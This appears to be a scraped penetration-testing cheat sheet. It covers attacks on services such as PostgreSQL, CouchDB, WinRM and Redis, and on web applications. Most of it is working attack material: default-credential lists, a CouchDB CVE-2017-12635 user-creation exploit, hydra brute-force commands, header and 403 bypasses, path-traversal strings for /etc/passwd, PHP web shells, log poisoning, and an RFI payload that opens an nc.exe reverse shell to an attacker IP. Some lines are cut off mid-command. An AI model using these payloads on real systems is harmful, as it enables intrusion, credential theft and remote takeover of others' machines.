Port 5432 - PostgreSQL

```
psql -h 10.10.1.111 -U postgres -W  
  
# Default creds  
postgres : postgres  
postgres : password  
postgres : admin  
admin : admin  
admin : password  
  
pg_dump --host=10.10.1.111 --username=postgres --password --dbname=template1 --table='users' -
```

Port 5900 - VNC

```
nmap --script=vnc-info,vnc-brute,vnc-title -p 5900 10.11.1.111
```

Port 5984 - CouchDB

```
curl http://example.com:5984/
curl -X GET http://IP:5984/_all_dbs
curl -X GET http://user:password@IP:5984/_all_dbs

# CVE-2017-12635 RCE

# Create user
curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:chenny' -d '{
  "type": "user",
  "name": "chenny",
  "password": "password1",
  "roles": []
}' -H 'Content-Type: application/json'

# Dump database
curl http://127.0.0.1:5984/passwords/_all_docs?include_docs=true -u chenny:password1 -H 'Content-Type: application/json'

# Dump passwords
curl -X GET http://user:passwords@localhost:5984/passwords
```

Port 5985 - WinRM

```
# https://github.com/Hackplayers/evil-winrm
gem install evil-winrm
evil-winrm -i 10.11.1.111 -u Administrator -p 'password1'
evil-winrm -i 10.11.1.111 -u Administrator -H 'hash-pass' -s /scripts/folder
```

Port 6379 - Redis

```
# https://github.com/Avinash-acid/Redis-Server-Exploit
python redis.py 10.10.10.160 redis
```

Port 8172 - MsDeploy

```
# Microsoft IIS Deploy port
IP:8172/msdeploy.axd
```

Port 5601/9200

ELK

Port 27017-19/27080/28017 - MongoDB

MongoDB

Unknown ports

- amap -d 10.11.1.111 8000
-

netcat: makes connections to ports. Can echo strings or give shells: nc -nv 10.11.1.111 110


- sfuzz: can connect to ports, udp or tcp, refrain from closing a connection, using basic HTTP configurations

RCE ports


```
Java RMI: 1090,1098,1099,4444,11099,47001,47002,10999
WebLogic: 7000-7004,8000-8003,9000-9003,9503,7070,7071
JDWP: 45000,45001
JMX: 8686,9012,50500
GlassFish: 4848
jBoss: 11111,4444,4445
Cisco Smart Install: 4786
HP Data Protector: 5555,5556
```

Web Attacks


Check out in the left submenu what common attack you want review




Session Management




XSS




SQL Injection



Other Injection Techniques




Misc



Application Study



Authentication & Authorization Testing



General Info

Auth headers

```
# Basic Auth (B64)
Authorization: Basic AXVubzpwQDU1dzByYM==

# Bearer Token (JWT)
Authorization: Bearer <token>

# API Key
GET /endpoint?api_key=abcdefg123456789
X-API-Key: abcdefgh123456789

# Digest Auth
Authorization: Digest username="admin" Realm="abcxyz" nonce="474754847743646", uri="/uri" resp

# OAuth2.0
Authorization: Bearer hY_9.B5f-4.1BfE

# Hawk Authentication
Authorization: Hawk id="abcxyz123", ts="1592459563", nonce="gWqbkw", mac="vxBCccCutXGV30gwEDK

# AWS signature
Authorization: AWS4-HMAC-SHA256 Credential=abc/20200618/us-east-1/execute-api/aws4_
```

Common checks

```
# robots.txt
curl http://example.com/robots.txt

# headers
wget --save-headers http://www.example.com/
    # Strict-Transport-Security (HSTS)
    # X-Frame-Options: SAMEORIGIN
    # X-XSS-Protection: 1; mode=block
    # X-Content-Type-Options: nosniff

# Cookies
    # Check Secure and HttpOnly flag in session cookie
    # If exists BIG-IP cookie, app behind a load balancer

# SSL Ciphers
nmap --script ssl-enum-ciphers -p 443 www.example.com

# HTTP Methods
nmap -p 443 --script http-methods www.example.com

# Cross Domain Policy
curl http://example.com/crossdomain.xml
    # allow-access-from domain="*"

# Cookies explained
https://cookiepedia.co.uk/
```

Security headers explanation

Header	Protection
Strict-Transport-Security	Enhance SSL/TLS effectiveness
Expect-CT	Enhance SSL/TLS effectiveness, site legitimacy validation and reporting
X-Content-Type-Options	MIME sniffing - content type confusion
X-Frame-Options	Clickjacking Prevention
X-XSS-Protection	Reflective XSS partial mitigation
Content-security-policy	XSS, Clickjacking, general content injection enforcement and reporting

Quick tricks

```
# Web ports for nmap
80,81,300,443,591,593,832,981,1010,1311,1099,2082,2095,2096,2480,3000,3128,3333,4243,4567,471

# Technology scanner
# https://github.com/urbanadventurer/WhatWeb
whatweb https://url.com

# Screenshot web
# https://github.com/maaaaz/webscreenshot
# https://github.com/sensepost/gowitness
# https://github.com/michenriksen/aquatone

# Get error with in input
%E2%A0%80%0A%E2%A0%80

# Retrieve additional info:
/favicon.ico/..%2f
/lol.png%23
/.../.../...
?debug=1
/server-status
/files/..%2f..%2f

# Change default header to accept */
Accept: application/json, text/javascript, */*; q=0.01

# Sitemap to wordlist (httpie)
http https://target.com/sitemap.xml | xmllint --format - | grep -e 'loc' | sed -r 's|</?loc>|

# Bypass Rate Limits:
# Use different params:
  sign-up, Sign-up, SignUp
# Null byte on params:
  %00, %0d%0a, %09, %0C, %20, %0

# Bypass upload restrictions:
# Change extension: .pHp3 or pHp3.jpg
# Modify mimetype: Content-type: image/jpeg
# Bypass getimagesize(): exiftool -Comment=''; system($_GET['cmd']); ?>' file.jpg
# Add gif header: GIF89a;
# All at the same time.

# ImageTragic (memory leaks in gif preview)
# https://github.com/neex/gifoeb
./gifoeb gen 512x512 dump.gif
# Upload dump.gif multiple times, check if preview changes.
# Check docs for exploiting
```

```
# If upload from web is allowed or :
# https://medium.com/@shahjerry33/pixel-that-steals-data-im-invisible-3c938d4c3888
# https://iplogger.org/invisible/
# https://iplogger.org/15bZ87

# Check HTTP options:
# Check if it is possible to upload
curl -v -k -X OPTIONS https://10.11.1.111/
# If put enabled, upload:
curl -v -X PUT -d '' http://10.11.1.111/test/shell.php
nmap -p 80 192.168.1.124 --script http-put --script-args http-put.url='/test/rootme.php',http-
curl -v -X PUT -d '' http://VICTIMIP/test/cmd.php && http://VICTIMIP/test/cmd.php?cmd=python%
curl -i -X PUT -H "Content-Type: text/plain; charset=utf-8" -d "/root/Desktop/meterpreter.php"
# If PUT is not allowed, try to override:
X-HTTP-Method-Override: PUT
X-Method-Override: PUT

# Retrieve endpoints
# LinkFinder
# https://github.com/GerbenJavado/LinkFinder
python linkfinder.py -i https://example.com -d
python linkfinder.py -i burpfile -b

# Retreive hidden parameters
# Tools
# https://github.com/s0md3v/Arjun
python3 arjun.py -u https://url.com --get
python3 arjun.py -u https://url.com --post
# https://github.com/maK-/parameth
python parameth.py -u https://example.com/test.php
# https://github.com/devanshbatham/ParamSpider
python3 paramspider.py --domain example.com
# https://github.com/s0md3v/Parth
python3 parth.py -t example.com

# .DS_Store files?
# https://github.com/gehaxelt/Python-dsstore
python main.py samples/.DS_Store.ctf

# Polyglot RCE payload
1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}

# Nmap web scan
nmap --script "http-*" example.com -p 443

# SQLi + XSS + SSTI
'"><svg/onload=prompt(5);>{{7*7}}
' ==> for Sql injection
"><svg/onload=prompt(5);> ==> for XSS
{{7*7}} ==> for SSTI/CSTI

# Try to connect with netcat to port 80
nc -v host 80
```

```
# Understand URL params with unfurl
https://dfir.blog/unfurl/
```

Header injections

Headers

```
# Add something like 127.0.0.1, localhost, 192.168.1.2, target.com or /admin, /console
Client-IP:
Connection:
Contact:
Forwarded:
From:
Host:
Origin:
Referer:
True-Client-IP:
X-Client-IP:
X-Custom-IP-Authorization:
X-Forward-For:
X-Forwarded-For:
X-Forwarded-Host:
X-Forwarded-Server:
X-Host:
X-Original-URL:
X-Originating-IP:
X-Real-IP:
X-Remote-Addr:
X-Remote-IP:
X-Rewrite-URL:
X-Wap-Profile:

# Try to repeat same Host header 2 times
Host: legit.com
Stuff: stuff
Host: evil.com

# Bypass type limit
Accept: application/json, text/javascript, */*; q=0.01
Accept: ../../../../../../etc/passwd{{'

# Try to change the HTTP version from 1.1 to HTTP/0.9 and remove the host header

# 401/403 bypasses
# Whitelisted IP 127.0.0.1 or localhost
Client-IP: 127.0.0.1
Forwarded-For-Ip: 127.0.0.1
Forwarded-For: 127.0.0.1
Forwarded-For: localhost
Forwarded: 127.0.0.1
Forwarded: localhost
True-Client-IP: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Custom-IP-Authorization: 127.0.0.1
X-Forward-For: 127.0.0.1
X-Forward: 127.0.0.1
X-Forward: localhost
X-Forwarded-By: 127.0.0.1
X-Forwarded-By: localhost
```

```

X-Forwarded-For-Original: 127.0.0.1
X-Forwarded-For-Original: localhost
X-Forwarded-For: 127.0.0.1
X-Forwarded-For: localhost
X-Forwarded-Server: 127.0.0.1
X-Forwarded-Server: localhost
X-Forwarded: 127.0.0.1
X-Forwarded: localhost
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Host: localhost
X-Host: 127.0.0.1
X-Host: localhost
X-HTTP-Host-Override: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Remote-Addr: localhost
X-Remote-IP: 127.0.0.1

# Fake Origin - make GET request to accesible endpoint with:
X-Original-URL: /admin
X-Override-URL: /admin
X-Rewrite-URL: /admin
Referer: /admin
# Also try with absoulte url https://domain.com/admin

# Method Override
X-HTTP-Method-Override: PUT

# Provide full path GET
GET https://vulnerable-website.com/ HTTP/1.1
Host: evil-website.com

# Add line wrapping
GET /index.php HTTP/1.1
Host: vulnerable-website.com
Host: evil-website.com

# Wordlists
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/BurpSuite-ParamM
https://github.com/danielmiessler/SecLists/tree/bbb4d86ec1e234b5d3cfa0a4ab3e20c9d5006405/Misc

```

Tools

```

# https://github.com/lobuhi/byp4xx
./byp4xx.sh https://url/path
# https://github.com/OdinF13/Bug-Bounty-Scripts

# https://github.com/mlcsec/heid
heid -url http://target.com/admin

```


Bruteforcing

```
cewl
hash-identifier
# https://github.com/HashPals/Name-That-Hash
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
medusa -h 10.11.1.111 -u admin -P password-file.txt -M http -m DIR:/admin -T 10
ncrack -vv --user offsec -P password-file.txt rdp://10.11.1.111
crowbar -b rdp -s 10.11.1.111/32 -u victim -C /root/words.txt -n 1
patator http_fuzz url=https://10.10.10.10:3001/login method=POST accept_cookie=1 body='{"user": "admin", "password": "password123"}'
hydra -l root -P password-file.txt 10.11.1.111 ssh
hydra -P password-file.txt -v 10.11.1.111 snmp
hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 10.11.1.111 ftp -V
hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 10.11.1.111 pop3 -V
hydra -P /usr/share/wordlistsnmap.lst 10.11.1.111 smtp -V
hydra -L username.txt -p pasword133t -t 4 ssh://10.10.1.111
hydra -L user.txt -P pass.txt 10.10.1.111 ftp

# PATATOR
patator http_fuzz url=https://10.10.10.10:3001/login method=POST accept_cookie=1 body='{"user": "admin", "password": "password123"}'

# SIMPLE LOGIN GET
hydra -L cewl_fin_50.txt -P cewl_fin_50.txt 10.11.1.111 http-get-form "/~login:username=^USER&password=^PASS"

# GET FORM with HTTPS
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.11.1.111 -s 443 -S https-get-form "/index.php?username=^USER&password=^PASS"

# SIMPLE LOGIN POST
hydra -l root@localhost -P cewl 10.11.1.111 http-post-form "/otrs/index.pl:Action=Login&RequestID=0&UserLogin=^USER&UserPass=^PASS"

# API REST LOGIN POST
hydra -l admin -P /usr/share/wordlists/wfuzz/others/common_pass.txt -V -s 80 10.11.1.111 http-post-form "/api/v1/auth:username=^USER&password=^PASS"

# Password spraying bruteforcer
# https://github.com/x90skysn3k/brutespray
python brutespray.py --file nmap.gnmap -U /usr/share/wordlist/user.txt -P /usr/share/wordlist/passwords.txt -t 10 -c 1000000 -o brutespray.log

# Password generator
# https://github.com/edoardottt/longtongue
python3 longtongue.py

https://many-passwords.github.io/
```

Online hashes cracked

```
https://www.cmd5.org/  
http://hashes.org  
https://www.onlinetoolbox.com/  
https://gpuhash.me/  
https://crackstation.net/  
https://crack.sh/  
https://hash.help/  
https://passwordrecovery.io/  
http://cracker.offensive-security.com/  
https://md5decrypt.net/en/Sha256/  
https://weakpass.com/wordlists  
https://hashes.com/en/decrypt/hash
```

Crawl/Fuzz

```
# Crawlers
dirhunt https://url.com/
hakrawler -domain https://url.com/
python3 sourcewolf.py -h
gospider -s "https://example.com/" -o output -c 10 -d 1
gospider -S sites.txt -o output -c 10 -d 1
gospider -s "https://example.com/" -o output -c 10 -d 1 --other-source --include-subs

# Fuzzers
# ffuf
# Discover content
ffuf -recursion -mc all -ac -c -e .htm,.shtml,.php,.html,.js,.txt,.zip,.bak,.asp,.aspx,.xml -i
# Headers discover
ffuf -mc all -ac -u https://hackxor.net -w six2dez/OneListForAll/onelistforall.txt -c -H "Fuzzing"
# Ffuf - burp
ffuf -replay-proxy http:127.0.0.1:8080
# Fuzzing extensions
# General
.htm,.shtml,.php,.html,.js,.txt,.zip,.bak,.asp,.aspx,.xml,.inc
# Backups
'.bak','.bac','.old','.000','.~','.01','._bak','.001','.inc','.Xxx'

# kr
# https://github.com/assetnote/kiterunner
kr brute https://whatever.com/ -w onelistforallmicro.txt -x 100 --fail-status-codes 404
kr scan https://whatever.com/ -w routes-small.kite -A=apiroutes-210228 -x 100 --ignore-length

# chameleon
# https://github.com/iustin24/chameleon
./chameleon -u http://testphp.vulnweb.com -a -A

# Best wordlists for fuzzing:
# https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content
- raft-large-directories-lowercase.txt
- directory-list-2.3-medium.txt
- RobotsDisallowd/top10000.txt
# https://github.com/assetnote/commonspeak2-wordlists/tree/master/wordswithext
# https://github.com/random-robbie/bruteforce-lists
# https://github.com/google/fuzzing/tree/master/dictionaries
# https://github.com/six2dez/OneListForAll
# AIO: https://github.com/foospidy/payloads
# Check https://wordlists.assetnote.io/

# Pro tip: set "Host: localhost" as header

# Custom generated dictionary
gau example.com | unfurl -u paths
# Get files only
```

```
sed 's#/#\n#g' paths.txt |sort -u
# Other things
gau example.com | unfurl -u keys
gau example.com | head -n 1000 |ffff -s 200 -s 404

# Hadrware devices admin panel
# https://github.com/InfosecMatter/default-http-login-hunter
default-http-login-hunter.sh https://10.10.0.1:443

# Dirsearch
dirsearch -r -f -u https://10.11.1.111 --extensions=htm,html,asp,aspx,txt -w six2dez/OneListForAll/onelistforall.txt

# dirb
dirb http://10.11.1.111 -r -o dirb-10.11.1.111.txt

# wfuzz
wfuzz -c -z file,six2dez/OneListForAll/onelistforall.txt --hc 404 http://10.11.1.11/FUZZ

# gobuster
gobuster dir -u http://10.11.1.111 -w six2dez/OneListForAll/onelistforall.txt -s '200,204,301

# Cansina
# https://github.com/deibit/cansina
python3 cansina.py -u example.com -p PAYLOAD

# Get endpoints from JS
# LinkFinder
# https://github.com/GerbenJavado/LinkFinder
python linkfinder.py -i https://example.com -d
python linkfinder.py -i burpfile -b

# JS enumeration
# https://github.com/KathanP19/JSFScan.sh

# Tip, if 429 add one of these headers:
Client-Ip: IP
X-Client-Ip: IP
X-Forwarded-For: IP
X-Forwarded-For: 127.0.0.1
```

LFI/RFI

Tools

```
# https://github.com/kurobeats/fimap
fimap -u "http://10.11.1.111/example.php?test="
# https://github.com/P0cL4bs/Kadimus
./kadimus -u localhost/?pg=contact -A my_user_agent
# https://github.com/wireghoul/dotdotpwn
dotdotpwn.pl -m http -h 10.11.1.111 -M GET -o unix
# Apache specific: https://github.com/imhunterand/ApachSAL
```

How to

1. Look requests with filename like `include=main.inc template=/en/sidebar file=foo/file1.txt`
2. Modify and test: `file=foo/bar/..../file1.txt`
 1. If the response is the same could be vulnerable
 2. If not there is some kind of block or sanitizer
3. Try to access world-readable files like `/etc/passwd /win.ini`

LFI

```
# Basic LFI
curl -s http://10.11.1.111/gallery.php?page=/etc/passwd

# If LFI, also check
/var/run/secrets/kubernetes.io/serviceaccount

# PHP Filter b64
http://10.11.1.111/index.php?page=php://filter/convert.base64-encode/resource=/etc/passwd && I
http://10.11.1.111/index.php?m=php://filter/convert.base64-encode/resource=config
http://10.11.1.111/maliciousfile.txt%00?page=php://filter/convert.base64-encode/resource=../co
# Nullbyte ending
http://10.11.1.111/page=http://10.11.1.111/maliciousfile%00.txt
http://10.11.1.111/page=http://10.11.1.111/maliciousfile.txt%00
# Other techniques
https://abc.redact.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c
https://abc.redact.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/|
https://abc.redact.com/static/../../../../../../../../../../../../../../../../../../../../../../../../etc/
https://abc.redact.com/static/../../../../../../../../../../../../../../../../../../../../../../../../etc/
https://abc.redact.com/static/../../../../../../../../../../../../../../../../../../../../../../../../etc/
https://abc.redact.com/asd.php?file:///etc/passwd
https://abc.redact.com/asd.php?file:///etc/passwd%00
https://abc.redact.com/asd.php?file:///etc/passwd%00.html
https://abc.redact.com/asd.php?file:///etc/passwd%00.ext
https://abc.redact.com/asd.php?file:../../../../../../../../../../../../../../../../../../../../etc/...
https://target.com/admin.../
https://target.com/.../admin
https://target.com/whatever/...;/admin
https://target.com/whatever.php~

# Cookie based
GET /vulnerable.php HTTP/1.1
Cookie:usid=../../../../../../../../../../../../etc/pasdwd

# LFI Windows
http://10.11.1.111/addguestbook.php?LANG=../../../../windows/system32/drivers/etc/hosts%00
http://10.11.1.111/addguestbook.php?LANG=../../../../../../../../../../../../boot.ini
http://10.11.1.111/addguestbook.php?LANG=../../../../../../../../../../../../boot.ini
http://10.11.1.111/addguestbook.php?LANG=../../../../../../../../boot.ini
http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini
http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini%00
http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini%00.html
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini%00
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini%00.html
http://10.11.1.111/addguestbook.php?LANG=file:///C:/boot.ini
http://10.11.1.111/addguestbook.php?LANG=file:///C:/win.ini
http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini%00.ext
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini%00.ext

# LFI using video upload:
https://github.com/FFmpeg/FFmpeg
https://hackerone.com/reports/226756
```

```

https://hackerone.com/reports/237381
https://docs.google.com/presentation/d/1yqWy_aE3dQNXAhW8kxMxRqtP7qMHaIfMzUDpEqFneos/edit
https://github.com/neex/ffmpeg-avi-m3u-xbin

# Contaminating log files
root@kali:~# nc -v 10.11.1.111 80
10.11.1.111: inverse host lookup failed: Unknown host
(UNKNOWN) [10.11.1.111] 80 (http) open
<?php echo shell_exec($_GET['cmd']);?>
http://10.11.1.111/addguestbook.php?LANG=.../xampp/apache/logs/access.log%00&cmd=ipconfig

# Common LFI to RCE:
Using file upload forms/functions
Using the PHP wrapper expect://command
Using the PHP wrapper php://file
Using the PHP wrapper php://filter
Using PHP input:// stream
Using data://text/plain;base64,command
Using /proc/self/environ
Using /proc/self/fd
Using log files with controllable input like:
/var/log/apache/access.log
/var/log/apache/error.log
/var/log/vsftpd.log
/var/log/sshd.log
/var/log/mail

# LFI possibilities by filetype
ASP / ASPX / PHP5 / PHP / PHP3: Webshell / RCE
SVG: Stored XSS / SSRF / XXE
GIF: Stored XSS / SSRF
CSV: CSV injection
XML: XXE
AVI: LFI / SSRF
HTML / JS : HTML injection / XSS / Open redirect
PNG / JPEG: Pixel flood attack (DoS)
ZIP: RCE via LFI / DoS
PDF / PPTX: SSRF / BLIND XXE

# Chaining with other vulns
../../../../tmp/lol.png -> for path traversal
sleep(10)-- -.jpg -> for SQL injection
<svg onload=alert(document.domain)>.jpg/png -> for XSS
; sleep 10; -> for command injections

# 403 bypasses
/accessible/..;/admin
/..;/admin
/admin;/
/admin/~
./admin/..
/admin?param
/%2e/admin

```

```
/admin#
/secret/
/secret/.
//secret//.
./secret/..
/admin..;/
/admin%20/
/%20admin%20/
/admin%20/page
/%61dmin

# Path Bypasses
# 16-bit Unicode encoding
# double URL encoding
# overlong UTF-8 Unicode encoding
...//.
...\/.
...\/\.
...\\
```

RFI

```
# RFI:
http://10.11.1.111/addguestbook.php?LANG=http://10.11.1.111:31/evil.txt%00
Content of evil.txt:
<?php echo shell_exec("nc.exe 10.11.0.105 4444 -e cmd.exe") ?>
# RFI over SMB (Windows)
cat php_cmd.php
  <?php echo shell_exec($_GET['cmd']);?>
# Start SMB Server in attacker machine and put evil script
# Access it via browser (2 request attack):
# http://10.11.1.111/blog/?lang=\ATTACKER_IP\ica\php_cmd.php&cmd=powershell -c Invoke-WebRequest
# http://10.11.1.111/blog/?lang=\ATTACKER_IP\ica\php_cmd.php&cmd=powershell -c "C:\windows\'

# Cross Content Hijacking:
https://github.com/nccgroup/CrossSiteContentHijacking
https://soroush.secproject.com/blog/2014/05/even-uploading-a-jpg-file-can-lead-to-cross-domain
http://50.56.33.56/blog/?p=242

# Encoding scripts in PNG IDAT chunk:
https://yqh.at/scripts_in_pngs.php
```

File upload

```
# File name validation
# extension blacklisted:
PHP: .phtm, phtml, .phps, .pht, .php2, .php3, .php4, .php5, .shtml, .phar, .pgif, .inc
ASP: .asp, .aspx, .cer, .asa
Jsp: .jsp, .jspx, .jsw, .jsv, .jspf
Coldfusion: .cfm, .cfml, .cfc, .dbm
Using random capitalization: .pHp, .pHP5, .PhAr
pht,phpt,phtml,php3,php4,php5,php6,php7,phar,pgif,phtm,phps,shtml,phar,pgif,inc
# extension whitelisted:
file.jpg.php
file.php.jpg
file.php.blah123jpg
file.php%00.jpg
